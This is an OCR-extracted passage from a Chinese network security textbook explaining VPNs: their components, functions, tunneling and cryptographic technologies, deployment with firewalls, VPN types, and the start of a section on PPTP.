



**图7-22 典型企业应用场景**

一种方法是建立自己的专用网，将不同地区各个局域网之间通过模拟或数字专线连接。但是架设专线非常昂贵，还需要拥有路权，才能开挖道路、铺设通信电缆或光缆，这对绝大多数企业并不现实。

另一种方法是通过隧道技术在公共网络上仿真一条点到点的专线，从而达到信息安全传输的目的，这就是VPN。VPN技术采用了认证、存取控制、机密性、数据完整性等措施，以保证信息在传输中不被窃听、篡改、复制。典型的VPN组成如图7-23所示，其中，

- VPN客户机：可以是终端计算机，也可以是路由器。
- VPN服务器：接受来自VPN客户机的连接请求。

- 隧道：VPN 客户机和服务器间的数据传输通道，在其中传输的数据必须经过封装。
- VPN 连接：在 VPN 连接中，数据必须经过加密。





**图 7-23 VPN 的构成**

这样，VPN 客户机通过本地网络服务器提供者 ISP 连接 Internet，并通过企业内部 VPN 服务器认证后，可以建立一条跨越 Internet 的安全连接，实现与其他地区企业内部网络之间的安全通信。

**2. VPN 的功能**

VPN 的主要作用是要保证信息在传输中不被窃听、篡改、复制，其功能主要包括：

(1) 数据封装。VPN 技术提供带寻址报头的数据封装机制。

(2) 认证。VPN 可以提供 VPN 服务器对 VPN 客户机的单向认证，以及双向认证。

(3) 数据完整性。检查数据来源，以及传输过程中是否被篡改。

(4) 数据加密。加解密过程要求发送方和接收方共享密钥。

**3. VPN 关键技术**

为了满足 VPN 的功能要求，VPN 需要使用各种安全技术，其核心的关键技术包括隧道技术、密码技术和服务质量保证技术(QoS)。

(1) VPN 的隧道技术。VPN 技术可以在多个层次上实现，其核心是采用隧道技术，在公共网络中将用户的数据封装在隧道里进行传输。所谓隧道，实际上是一种数据封装技术，将一种协议封装在另一种协议中传输，实现被封装协议对封装协议的透明性，从而可以传输不同网络层协议的数据包，实现各种形式的接入，如拨号、Cable Modem、xDSL、ISDN、专线，甚至无线接入等。

互联网上最常见的隧道协议主要有第二层隧道协议和第三层隧道协议，区别主要在与用户数据在网络协议栈的第几层被封装。表 7-5 列出了各种常见 VPN 技术所属的层次。

表 7-5　VPN 技术的实现层次

| ISO/OSI 参考模型 | VPN 协议 | TCP/IP 参考模型 |
|---|---|---|
| 会话层 | SOCKS v5 | |
| 传输层 | SSL | 传输层 |
| 网络层 | IPSec，MPLS，GRE | 网络层 |
| 数据链路层 | PPTP，L2TP | 数据链路层 |

（2）VPN 的密码技术。VPN 中传输的数据应满足机密性、完整性、可认证性和不可否认性等安全要求，涉及加密、身份认证、密钥交换、密钥管理等密码技术。在隧道技术和密码技术的基础上，便能够建立起一个具有安全性、互操作性的 VPN。

**4. VPN 与防火墙**

防火墙能够在可信任的内部网络和不可信任的外部网络之间架构一道安全屏障，只允许被授权的用户或是数据通过，而非法数据会被拒之门外。而 VPN 则能够在不安全的互联网上建立起一个虚拟的专用通道，保证远程访问时机密数据的安全。目前许多防火墙都集成了 VPN 的功能，称为 VPN 防火墙，如图 7-24 所示。VPN 防火墙结合了二者的优点，能够阻止恶意企图，保证只有认证数据流才能达到 VPN。





图 7-24　VPN 与防火墙的部署

VPN 和防火墙也可以单独部署，二者的位置关系需要根据安全需求和网络结构的不同而采取不同的设计。通常防火墙作为第一道防线位于最前端，将 VPN 网关部署在防火墙之后的 DMZ 非军事区。防火墙阻止所有来历不明的数据包，通过了防火墙安全策略的检查的数据包才能进入 VPN 隧道，VPN 网关还会根据安全策略进一步过滤。

## 7.4.2　VPN 的类型

VPN 对物理网施加逻辑网技术，利用互联网的公共网络基础设施，使用安全通信技术把互联网上两个专用网连接起来，提供安全的网络互联服务。

根据 VPN 隧道封装协议及隧道协议所在网络层次的不同，VPN 技术可以分为 3 类：

（1）第二层 VPN 技术：使用 L2F/L2TP、PPTP 等协议在 TCP/IP 协议栈链路层实现的 VPN 技术。

(2) 第三层 VPN 技术：通过 IPSec、GRE 等协议在 TCP/IP 协议栈网络层实现的 VPN 技术。

(3) 其他 VPN 技术：例如使用介于二三层之间的 MPLS 隧道协议实现的 VPN 系统，基于 SOCKS v5 VPN，基于传输层 SSL 协议实现的 VPN 等。

根据 VPN 的基本实现方式可将其分为以下 3 个类型：

(1) Host-to-Host VPN：连接两个主机；

(2) Host-to-Site VPN：连接一个主机与一个网络，又称为远程访问虚拟专用网(Remote Access VPN)，可以实现分支机构、外地出差员工等的安全的远程访问；

(3) Site-to-Site VPN：连接两个网络，既可以用于组建企业各个分支机构之间的安全的内联网，即内联网 VPN(Intranet VPN)；也可用于组建企业与其他相关业务单位、合作伙伴之间的外联网，即外联网 VPN(Extranet VPN)。

**1. 远程访问 VPN**

远程访问 VPN 可以为远程办公或在家办公的员工，建立安全的通信链路，访问企业内部网络的资源，如图 7-25。远程用户首先通过其当地的 ISP 连接到 Internet，然后再使用 VPN 客户端通过 Internet 访问企业内部局域网，通过企业 VPN 网关的身份认证后，便通过公网与企业内部的 VPN 网关之间建立了一个隧道，这个隧道实现对数据的加密传输。远程访问 VPN 的核心技术是第二层隧道技术。





**图 7-25　远程访问虚拟专用网**

**2. Host-to-Host VPN**

在两个主机之间建立 VPN 隧道，保证主机到主机的安全数据传输，有时也被称为远程访问 VPN。在数据传输之前，两个主机之间需要进行认证与密钥交换，然后建立 VPN 隧道，保证数据的真实性、完整性和机密性，如图 7-26 所示。此类型的连接，允许员工或合伙人安全的访问一个特定的网络资源(如服务器/数据库)，但可能不允许访问网络内的其他资源。

**3. Site-to-Site VPN**

若要进行企业内部各分支机构之间的互联，或者企业的合作者之间互联，采用 Site-to-Site VPN 是很好的方式。这种类型的 VPN 隧道是在两个网络的 VPN 网关之间构建的，如图 7-27 所示。两个局域网分别设置了 VPN 服务器，VPN 服务器之间形成信息传输隧道，进行用户身份认证和数据加密。

Site-to-Site VPN 主要使用 IPSec 协议来建立加密传输数据的隧道。采用 Site-to-Site VPN 能使用灵活的拓扑结构，包括全网络连接；能够更快更容易的连接新的站点。

在企业各个分支机构之间建立的虚拟专用网，称为内联网 VPN(Intranet VPN)。在





图 7-26　Host-to-Host VPN





图 7-27　Site-to-Site VPN

企业与其相关业务单位、合作伙伴之间建立的虚拟专用网，称为外联网 VPN(Extranet VPN)，例如为合作伙伴的员工指定特定的许可权，允许对方一定级别的管理人员访问一个受保护的服务器上的资源，同时不能访问其他资源。外联网 VPN 并不假定连接的不同企业之间存在双向信任关系，外联网 VPN 应采用更高强度的加密算法，支持多种认证方案，并考虑不同网络结构和操作平台之间的互操作性。

实现不同类型的 VPN 所基于的协议如表 7-6 所示。

表 7-6　不同类型 VPN 的实现

| Site-to-Site VPN | 远程访问 VPN | Site-to-Site VPN | 远程访问 VPN |
|---|---|---|---|
| IPSec | PPTP | MPLS | Cisco L2F |
| GRE 或 IP 隧道 | L2TPv3 | | SSL |

## 7.4.3　VPN 协议

### 1. 数据链路层 VPN 协议

数据链路层 VPN 协议包括点对点隧道协议(Point-to-Point Tunneling Protocol，PPTP)、L2F 协议和第二层隧道协议(Layer 2 Tunneling Protocol，L2TP)等，通常用于支持拨号用户远程接入企业或机构的内部 VPN 服务器。

1）点对点隧道协议

点对点隧道协议 PPTP 由微软公司设计，是一种支持多协议虚拟专用网的网络技术，工作在 OSI 模型的第二层。PPTP 协议定义了一种 PPP（点对点协议）分组封装机制，令 PPP 帧可以通过 IP 网络封装发送。PPP 协议为在点对点连接上传输多协议数据包提供了一种标准方法，支持身份验证、加密和 IP 地址动态分配服务等。PPTP 协议将 PPP 帧封装进 IP 数据报中，通过 IP 网络（如互联网或其他企业专用内联网）传输，如图 7-28 所示。

